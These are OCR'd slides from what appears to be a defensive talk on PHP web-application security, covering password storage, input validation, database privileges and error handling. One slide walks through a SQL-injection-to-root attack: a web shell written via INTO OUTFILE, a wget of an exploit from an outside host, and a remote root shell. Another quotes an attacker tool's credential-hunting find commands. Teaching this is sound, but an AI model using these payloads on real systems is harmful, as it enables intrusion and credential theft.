
- Creation and/or modification restrictions for passwords
- All passwords in databases: keyed + **aes(bcrypt(...))**
- How about tokens? (reseting passwords, permanent logins, etc…) **bcrypt(tokens)** too!
- Expire user passwords and tokens


```
hQIMA9Z=;sUcxPoN3FAQQZ81cYms8==;Jd48qrYU4t9BhZlp/
jP8XBZd65s3deW0p3+aMH0au3YtGBMdzVWaz8ethBsdSsUNlgTHtU7F33v
YUC0HPWeykvIiBxt7Kuqwl+fL==
```

KeyID, Cipher, Encrypted password

Login response …

- Failed login response in your app is passive or **active**?
  - Do you log IP, No# of failed attempts, create a profile (use a combination of metrics?)
  - Do you “slow down” repeated logins? **Globally**, or per script?





… and INPUT validation!

- Any code that receives input is driven by that input
- 24/7 code meets crafted input, and becomes a drone for executing that input

Never, EVER assume that your application will be used by ONLY legit users …

Lazy housekeeping

Example of bad housekeeping, left on production web root folder:

```
$ pwd
/srv/vhost/website/htdocs
1. -rw------- 1 www-data www-data 619 Jan 27 09:54 .bash_history
2. -rw-r--r-- 1 www-data www-data 391223 Jan 20 16:24 website_dump.sql
3. -rwxrwxrwx 1 www-data www-data 19 Jan 27 14:37 info.php
4. -rw------- 1 www-data www-data 100 Jan 20 16:27 .mysql_history
5. -rwxrwxrwx 1 www-data www-data 316 Jan 20 15:52 php.ini
6. -rw-rw-rw- 1 user     group    19 Jan 27 14:37 lib.code
7. -rw-r--r-- 1 www-data www-data 316 Jan 20 14:16 DEAD_JOE
8. -rw------- 1 www-data www-data 619 Jan 27 09:54 config.inc
```

NEVER use generic names of your files, like:
(hostname|sitename|loginname|insert-easy-to-guess-name)_dump.sql

PHP functions

Consider disabling dangerous and not used functions!

```
fsockopen; Open Internet or Unix domain socket connection
shell_exec; Execute cmd via shell and return output
system; Execute an external program and display the output
exec; Execute an external program

.... and many more!
```

Sec Bug #67498 phpinfo() Type Confusion Information Leak Vulnerability


Submitted:	2014-06-23 07:13 UTC	**Modified:**	2014-06-27 23:17 UTC
From:	stas@php.net	**Assigned:**	stas
Status:	Closed	**Package:**	Reproducible crash
PHP Version:	5.4.29	**OS:**	
Private report:	No	**CVE-ID:**	

View | Add Comment | Developer | Edit

[2014-06-23 07:13 UTC] stas@php.net

```
Description:
------------
Hey,

I recently discovered an easy to exploit arbitrary information leak
vulnerability in PHP. The information leak can be exploited by setting
```



Database security

- **NEVER use database admin privileges for apps!**
- ALLWAYS set proper DB specific privileges for each application and don’t use global ones!
- Database resource limiting is also a way to protect your service, and data.
- Try to avoid using database functions and give execute privilege to your applications!
- Do not use generic usernames/passwords!
- Limit each database user to IP (not host or wildcards)!

Integration of open source

Simply put, YES. But with some good security practice:

- Do not use generics (again)
- Be careful with file uploads, these are very hard to control, and easy to exploit
- Use htaccess protections on the vital parts of project admin side (both user and ip based)
- Use HTTPS and HSTS!
- Follow project devel mailing lists, twitter feeds, blogs etc.
- Update code as soon as new release is out

Application error handling

If your application fails, will it:

- Fail closed or fail open?
- What error will be displayed? Will it give code and/or variables?

Secure coding:

- Have a catch all error trapping mechanism with custom messages
- Never dump system messages and errors directly

Example: pwn box in 5 steps

1) Bot and/or attacker manage to find an SQL injection vulnerable php script:

```
$page = "SELECT page_name FROM pages WHERE page_id = " .$_GET['id'];
```

2) Atacker creates PHP injection to gain access to the system:

```
http://x.me/?id=1 UNION SELECT "<?EXEC($_GET['CMD']);?>" INTO
OUTFILE '/www/tmp/cmd.php'
```

3) Atacker downloads his exploit to the x.com

```
http://x.me/tmp/cmd.php?cmd=wget http://y.me/pwn.c
```

4) Atacker compiles & runs exploit

```
http://x.me/tmp/cmd.php?cmd=gcc -o pwn pwn.c;./pwn
```

5) Attacker connects to his remote root shell

```
y$ telnet x.me 31337

root@x#
```

Word of advice

- **Validate all input**
- Place limits on resource & time usage
- Split administration from production, protect it!
- Minimise application privileges
- Use encryption!
- Special care & handling on uploads!
- Did I mention validate input?

Security is team work!

Thank you!

@gerzic & gerzic.com

Backup slides

@gerzic & gerzic.com

Integration of open source

Example list of vulnerabilities in popular open source projects, from CVE database:

```
OpenCart Cache Directory Traversal Vulnerability
OpenCart 'product_id' Parameter SQL Injection Vulnerability
OpenCart Multiple Local File Include Vulnerabilities
OpenCart 'fckeditor' Arbitrary File Upload Vulnerability
OpenCart 'page' Parameter SQL Injection Vulnerability

phpBB 'posting.php' Unspecified Security Vulnerability
phpBB Prime Quick Style 'user_permissions' Parameter SQL Injection Vulnerability
phpBB Filebase Module 'filebase.php' SQL Injection Vulnerability
phpBB Avatar_Path PHP Code Execution Vulnerability
phpBB Multiple Input Validation Vulnerabilities

WordPress allows remote attackers to gain privileges
WordPress Cross-site scripting (XSS) vulnerability in swfupload.swf
WordPress Directory traversal vulnerability in the get_category_template function
WordPress Unrestricted file upload vulnerability
WordPress allows remote attackers to cause a DoS (bandwidth, thread consumption)
```

What they are looking for?

A snippet of code from one of the uploaded tools ...

```
array("find all suid files", "find / -type f -perm -04000 -ls"),

array("find all sgid files", "find / -type f -perm -02000 -ls"),

array("find config* files", "find / -type f -name \"config*\""),

array("find all writable folders and files", "find / -perm -2 -ls"),

array("find all service.pwd files", "find / -type f -name service.pwd"),

array("find all .htpasswd files", "find / -type f -name .htpasswd"),

array("find all .bash_history files", "find / -type f -name .bash_history"),

array("find all .mysql_history files", "find / -type f -name .mysql_history"),

array("list file attributes on a Linux ext2", "lsattr -va"),

array("show opened ports", "netstat -an | grep -i listen")
```

MySQL

```
  Packet Number: 1
▽ Login Request
  ▽ Client Capabilities: 0xa605
      .... .... .... ...1 = Long Password: Set
      .... .... .... ..0. = Found Rows: Not set
      .... .... .... .1.. = Long Column Flags: Set
      .... .... .... 0... = Connect With Database: Not set
      .... .... ...0 .... = Don't Allow database.table.column: Not set
      .... .... ..0. .... = Can use compression protocol: Not set
      .... .... .0.. .... = ODBC Client: Not set
      .... .... 0... .... = Can Use LOAD DATA LOCAL: Not set
      .... ...0 .... .... = Ignore Spaces before '(': Not set
      .... ..1. .... .... = Speaks 4.1 protocol (new flag): Set
      .... .1.. .... .... = Interactive Client: Set
      .... 0... .... .... = Switch to SSL after handshake: Not set
      ...0 .... .... .... = Ignore sigpipes: Not set
      ..1. .... .... .... = Knows about transactions: Set
      .0.. .... .... .... = Speaks 4.1 protocol (old flag): Not set
      1... .... .... .... = Can do 4.1 authentication: Set
  ▽ Extended Client Capabilities: 0x000f
      .... .... .... ...1 = Supports multiple statements: Set
      .... .... .... ..1. = Supports multiple results: Set
    MAX Packet: 16777216
    Charset: utf8 COLLATE utf8_general_ci (33)
    Username: root
    Password: 4db9f89a899f552a6db3b779404415d62ce2b34e
▽ Payload: 6d7973716c5f6e61746976655f70617373776f726400
```

14.3.3 Secure Password Authentication

Authentication::Native41:


- client-side expects a 20-byte random challenge
- client-side returns a 20-byte response based on the algorithm described later

Name

`mysql_native_password`

Requires

`CLIENT_SECURE_CONNECTION`



SHA1(password) XOR SHA1 (“20-bytes random data from server” <concat> SHA1(SHA1 (password)))